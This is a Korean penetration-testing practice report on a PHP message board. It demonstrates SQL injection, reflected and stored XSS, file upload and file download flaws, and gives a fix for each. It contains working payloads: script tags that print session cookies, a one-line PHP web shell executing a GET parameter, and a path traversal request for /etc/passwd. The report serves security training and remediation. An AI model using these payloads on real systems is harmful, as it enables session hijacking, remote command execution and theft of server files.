

# SUA 모의 해킹 역량 발전 보고서

---

모의해킹 결과 보고서

최원겸

## 목차

1. SQL Injection
2. Reflected XSS
3. Stored XSS
4. 파일 업로드
5. 파일 다운로드

# 1. SQL Injection

## 1.1 취약점 요약

취약점 설명	임의로 작성된 SQL 쿼리 입력에 대한 검증이 이루어지지 않음
위험도	상

## 1.2. 취약점 상세 설명

취약점 발생 위치 : <http://124.60.4.10:6662/>

Warning: mysqli\_num\_rows() expects parameter 1 to be mysqli\_result, boolean given in /var/www/html/board\_list\_search.php on line 36

### Simple PHP board

 검색

admin' --의 검색결과

Warning: mysqli\_fetch\_assoc() expects parameter 1 to be mysqli\_result, boolean given in /var/www/html/board\_list\_search.php on line 63

Number	Title	Written by	Date	Views
--------	-------	------------	------	-------

Write

- Ver.2020.01.05 -

made by yoobi

<https://velog.io/@yoobi/about>

검색창에 admin'--를 넣은 결과 다음과 같은 경고문이 발생하였다. 이를 통해 검색 기능을 하는 php파일의 위치를 알아낼 수 있었다.

## 1.3 조치방안

PreparedStatement 객체 등을 이용하여 DB에 컴파일 된 쿼리문(상수)을 전달하는 방법을 사용한다. PreparedStatement를 사용하는 경우에는 DB 쿼리에 사용되는 외부입력값에 대하여 특수문자 및 쿼리 예약어를 필터링하고, 스트러츠(Struts), 스프링(Spring) 등과 같은 프레임워크를 사용하는 경우에는 외부입력값 검증모듈 및 보안모듈을 상황에 맞추어 적절하게 사용한다.


## 2. Reflected XSS

### 2.1 취약점 요약

취약점 설명	서버에 전달되는 입력값에 악의적인 스크립트를 포함시켜 해당 스크립트를 실행시키는 취약점
위험도	상

### 3.2. 취약점 상세 설명

취약점 발생 위치 : <http://124.60.4.10:6662/>



No File.

ID:gyeom	PHPSESSID=kkg8sja8jn9t2k8e3d80vgnmi4	2023-01-02 08:05:20	추천:0	추천 삭제
ID:gyeom	PHPSESSID=kkg8sja8jn9t2k8e3d80vgnmi4	2023-01-02 08:05:24	추천:0	추천 삭제

Written by gyeom

Content <script>document.write(document.cookie);</script>

댓글작성

<그림1>

Simple PHP board




<script>alert(document.cookie);</script> 검색

Number	Title	Written by	Date	Views
1	asdf	gyeom	2023-01-02 08:07:21	0

Write

<그림2>



124.60.4.10:6662 내용:  
PHPSESSID=kkg8sja8jn9t2k8e3d80vgnmi4

확인

<그림3>

그림 1은 게시글의 댓글에 해당 스크립트 문을 작성하게 되면 세션 쿠키정보를 탈취할 수 있게 되고, 그림 2는 게시글 검색 기능에서 script 구문을 입력하면 <그림3>과 같이 세션 쿠키정보를 탈취할 수 있게 된다.

### 2.3 조치방안

외부입력값에 스크립트가 삽입되지 못하도록 문자변환 함수 또는 메서드를 사용하여 < > & “ 등을 &lt; &gt; &amp; &quot;로 치환한다. HTML태그를 허용하는 게시판에서는 허용되는 HTML 태그들을 화이트리스트로 만들어 해당 태그만 지원하도록 한다.

### 3. Stored XSS

#### 3.1 취약점 요약

취약점 설명	Reflected XSS와 동일하지만 웹 서버에 스크립트를 저장했다가 실행한다
위험도	상

#### 2.2. 취약점 상세 설명

취약점 발생 위치 : <http://124.60.4.10:6662/> -> 게시판 글쓰기 화면

Modify Post

Written by gyeom

Title reflected xss

<script>document.write(document.cookie);</script>

Content

File

파일 선택

선택된 파일 없음

Submit

<그림1>

reflected xss			
작성자		gyeom	
조회수	1	추천수	0
PHPSESSID=kkg8sja8jn9t2k8e3d80vgnmi4			

<그림2>

그림 1과 같이 게시판에 공격자가 script 코드 문을 통해 쿠키 값을 출력한다. PHPSESSID라는 쿠키는 php에서 생성된 세션 쿠키이다. 탈취한 쿠키를 통해 해당 쿠키로 접속할 수 있게 된다.

Modify Post

Written by

gyeom

Title

Content


<script>  
window.open("https://www.google.com/?query=hello+world")  
</script>

File

파일 선택

선택된 파일 없음

Submit



해당 구문을 통해 사용자들이 게시판을 클릭하게 되면 공격자가 원하는 사이트로 리다이렉트  
도 시킬 수 있게 된다.

### 3.3 조치방안

외부입력값에 스크립트가 삽입되지 못하도록 문자변환 함수 또는 메서드를 사용하여 < > & “ 등을 &lt; &gt; &amp; &quot;로 치환한다. HTML태그를 허용하는 게시판에서는 허용되는 HTML 태그들을 화이트리스트로 만들어 해당 태그만 지원하도록 한다.

## 4. 파일 업로드

### 4.1 취약점 요약

취약점 설명	악의적인 파일을 올려 서버에 원하고자 하는 값을 보는 공격 기법
위험도	상

### 4.2. 취약점 상세 설명

취약점 발생 위치 : <http://124.60.4.10:6662/>

L O O W L O			
작성자		gyeom	
조회수	1	추천수	0
Uploaded File : <a href="#">exploit.php</a>			
Written by	gyeom		
Content	<div></div>		
<div>댓글작성</div>			

```
exploit.php
1  <?php
2      system("ls");
3      system($_GET[x]);
4  ?>
```

파일 업로드 시 서버내에서 작동할 수 있는 php 웹셸을 업로드 할 수 있다.

### 4.3 조치방안

업로드 된 파일이 저장되는 위치를 서버 경로 밖으로 빼두는 방식을 사용하던지, 실행 권한을 제거 하여 서버에 올라갔다 하더라도 실행권한이 없어 그냥 txt파일처럼 읽혀지게 한다던지, 업로드 시 확장자를 필터링 하는 방법, id값과 sequence 값으로 파일을 관리 하여 파일의 직접적인 이름을 은닉하고 업로드 되어있는 파일의 경로 또한 숨기는 방식과 파일명을 암호화 하는 방법이 있다.



## 5. 파일 다운로드

### 5.1 취약점 요약

취약점 설명	파일 다운로드 기능을 이용하여 웹 사이트에 포함도니 주요 파일을 다운로드 할 수 있는 취약점
위험도	상

### 5.2. 취약점 상세 설명

취약점 발생 위치 : <http://124.60.4.10:6662/download.php>

The screenshot displays the Burp Suite interface. The top section shows the 'Request' tab for a GET request to `http://124.60.4.10:6662/download.php/../../../../etc/passwd`. The request includes headers like `Host: 124.60.4.10:6662`, `Upgrade-Insecure-Requests: 1`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36`. The body is empty.

The bottom section shows the 'Response' tab, which returns a 400 Bad Request status. The response body contains an HTML error message: `<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>400 Bad Request</title></head><body><h1>Bad Request</h1><p>Your browser sent a request that this server could not understand.<br /></p><hr><address>Apache/2.4.41 (Ubuntu) Server at 124.60.4.10 Port 6662</address></body></html>`

파일 경로와 파일명을 노출하거나 파일 경로와 파일명 필터링이 부족하면 ../(상위 디렉토리)를 이용한 Web Root 상위 디렉터리 접근이 가능하게 되어 다운로드 경로와 대상을 조작 하여 요청을 보내면 허가되지 않은 파일을 서버로부터 다운로드 할 수 있게 된다.(서버의 설정 정보, 계정 정보)

### 5.3 조치방안

파일 다운로드 시, 파일명을 직접 코드 상에서 사용하거나 입력받지 않도록 하며 게시판 이름과 게시물 번호를 이용해 서버측에서 데이터 베이스 검색을 통해 해당 파일을 다운받을 수 있도록 한다. 다운로드 위치는 특정 데이터 저장소를 지정하고 웹 루트 디렉토리 상위로 이동되지 않도록 서정한다.